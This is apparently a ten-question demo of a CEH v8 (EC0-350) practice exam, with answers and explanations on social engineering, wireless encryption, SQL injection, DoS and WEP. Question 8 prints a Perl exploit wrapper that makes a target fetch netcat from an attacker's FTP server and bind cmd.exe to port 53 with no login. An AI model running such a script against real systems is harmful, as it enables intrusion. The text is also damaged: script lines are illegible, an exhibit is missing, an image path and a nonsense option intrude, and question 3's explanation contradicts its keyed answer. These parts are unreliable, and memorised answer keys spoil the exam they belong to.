# ECCouncil

## Exam EC0-350

## Ethical Hacking and Countermeasures V8

**Verson: Demo**

**[ Total Questions:   10 ]**

## Topic break down

| Topic | No. of Questions |
|---|---|
| Topic 1: Volume A | 1 |
| Topic 2: Volume B | 1 |
| Topic 3: Volume C | 2 |
| Topic 7: Volume G | 2 |
| Topic 8: Volume H | 4 |

## Topic 1, Volume A

### Question No : 1 - (Topic 1)

Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?

**A.** Reverse Psychology
**B.** Reverse Engineering
**C.** Social Engineering
**D.** Spoofing Identity
**E.** Faking Identity

**Answer: C**

## Topic 2, Volume B

### Question No : 2 - (Topic 2)

What type of encryption does WPA2 use?

**A.** DES 64 bit
**B.** AES-CCMP 128 bit
**C.** MD5 48 bit
**D.** SHA 160 bit

**Answer: B**

## Topic 3, Volume C

### Question No : 3 - (Topic 3)

Which tool is used to automate SQL injections and exploit a database by forcing a given web application to connect to another database controlled by a hacker?

**A.** DataThief
**B.** NetCat
**C.** Cain and Abel
**D.** SQLInjector

**Answer: D**

**Explanation: Mole is an automatic SQL Injection exploitation tool**. Only by providing a vulnerable URL and a valid string on the site it can detect the injection and exploit it, either by using the union technique or a Boolean query based technique. The Mole uses a command based interface, allowing the user to indicate the action he wants to perform easily

## Question No : 4 - (Topic 3)

During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

**A.** The tester must capture the WPA2 authentication handshake and then crack it.
**B.** The tester must use the tool inSSIDer to crack it using the ESSID of the network.
**C.** The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
**D.** The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

**Answer: A**

## Topic 7, Volume G

## Question No : 5 - (Topic 7)

What is the goal of a Denial of Service Attack?

**A.** Capture files from a remote computer.
**B.** Render a network or computer incapable of providing normal service.
**C.** Exploit a weakness in the TCP stack.

**D.** Execute service at PS 1009.

**Answer: B**

**Explanation:** In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB).

## Question No : 6 - (Topic 7)

Exhibit:

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

**A.** har.txt
**B.** SAM file
**C.** wwwroot
**D.** Repair file

**Answer: B**

**Explanation:** He is actually trying to get the file har.txt but this file contains a copy of the SAM file.

## Topic 8, Volume H

## Question No : 7 - (Topic 8)

What is the best means of prevention against viruses?

**A.** Assign read only permission to all files on your system.
**B.** Remove any external devices such as floppy and USB connectors.


**C.** Install a rootkit detection tool.
**D.** Install and update anti-virus scanner.

**Answer: D**

**Explanation:** Although virus scanners only can find already known viruses this is still the best defense, together with users that are informed about risks with the internet.

## Question No : 8 - (Topic 8)

What is the expected result of the following exploit?



```
###############################################################
#########
$port = 53;                 # Spawn cmd.exe on port X
$your = "192.168.1.1";                # Your FTP Server
$user = "Anonymous";              # login as
$pass = 'noone@nowhere.com';        # password
#################################################################
$host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n";
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $ [illegible]sas [illegible]
system("perl msadc.pl -h $host -C \"echo b[illegible] s[illegible]
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get  hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
print "Server is downloading ...\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\"");
print "Press ENTER when download is finished ... (That's why it's good to have your
own ftp server)\n";
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
print "Done.\n";
#system("telnet $host $port"); exit(0);
```

**A.** Opens up a telnet listener that requires no username or password.
**B.** Create a FTP server with write permissions enabled.
**C.** Creates a share called “sasfile” on the target system.
**D.** Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

**Answer: A**

**Explanation:**

The script being depicted is in perl (both msadc.pl and the script their using as a wrapper) -- $port, $your, $user, $pass, $host are variables that hold the port # of a DNS server, an IP, username, and FTP password. $host is set to argument variable 0 (which means the string typed directly after the command). Essentially what happens is it connects to an FTP server and downloads nc.exe (the TCP/IP swiss-army knife -- netcat) and uses nc to open a TCP port spawning cmd.exe (cmd.exe is the Win32 DOS shell on NT/2000/2003/XP), cmd.exe when spawned requires NO username or password and has the permissions of the username it is being executed as (probably guest in this instance, although it could be administrator). The #'s in the script means the text following is a comment, notice the last line in particular, if the # was removed the script would spawn a connection to itself, the host system it was running on.

## Question No : 9 - (Topic 8)

What are the three phases involved in security testing?

**A.** Reconnaissance, Conduct, Report
**B.** Reconnaissance, Scanning, Conclusion
**C.** Preparation, Conduct, Conclusion
**D.** Preparation, Conduct, Billing

**Answer: C**

**Explanation:**

Preparation phase - A formal contract is executed containing non-disclosure of the client's data and legal protection for the tester. At a minimum, it also lists the IP addresses to be tested and time to test.

Conduct phase - In this phase the penetration test is executed, with the tester looking for potential vulnerabilities.

Conclusion phase - The results of the evaluation are communicated to the pre-defined organizational contact, and corrective action is advised.

## Question No : 10 - (Topic 8)

RC4 is known to be a good stream generator. RC4 is used within the WEP standard on wireless LAN. WEP is known to be insecure even if we are using a stream cipher that is known to be secured.

What is the most likely cause behind this?

**A.** There are some flaws in the implementation.
**B.** There is no key management.
**C.** The IV range is too small.
**D.** All of the above.
**E.** None of the above.

**Answer: D**

**Explanation:** Because RC4 is a stream cipher, the same traffic key must never be used twice. The purpose of an IV, which is transmitted as plain text, is to prevent any repetition, but a 24-bit IV is not long enough to ensure this on a busy network. The way the IV was used also opened WEP to a related key attack. For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets.
Many WEP systems require a key in hexadecimal format. Some users choose keys that spell words in the limited 0-9, A-F hex character set, for example C0DE C0DE C0DE C0DE. Such keys are often easily guessed.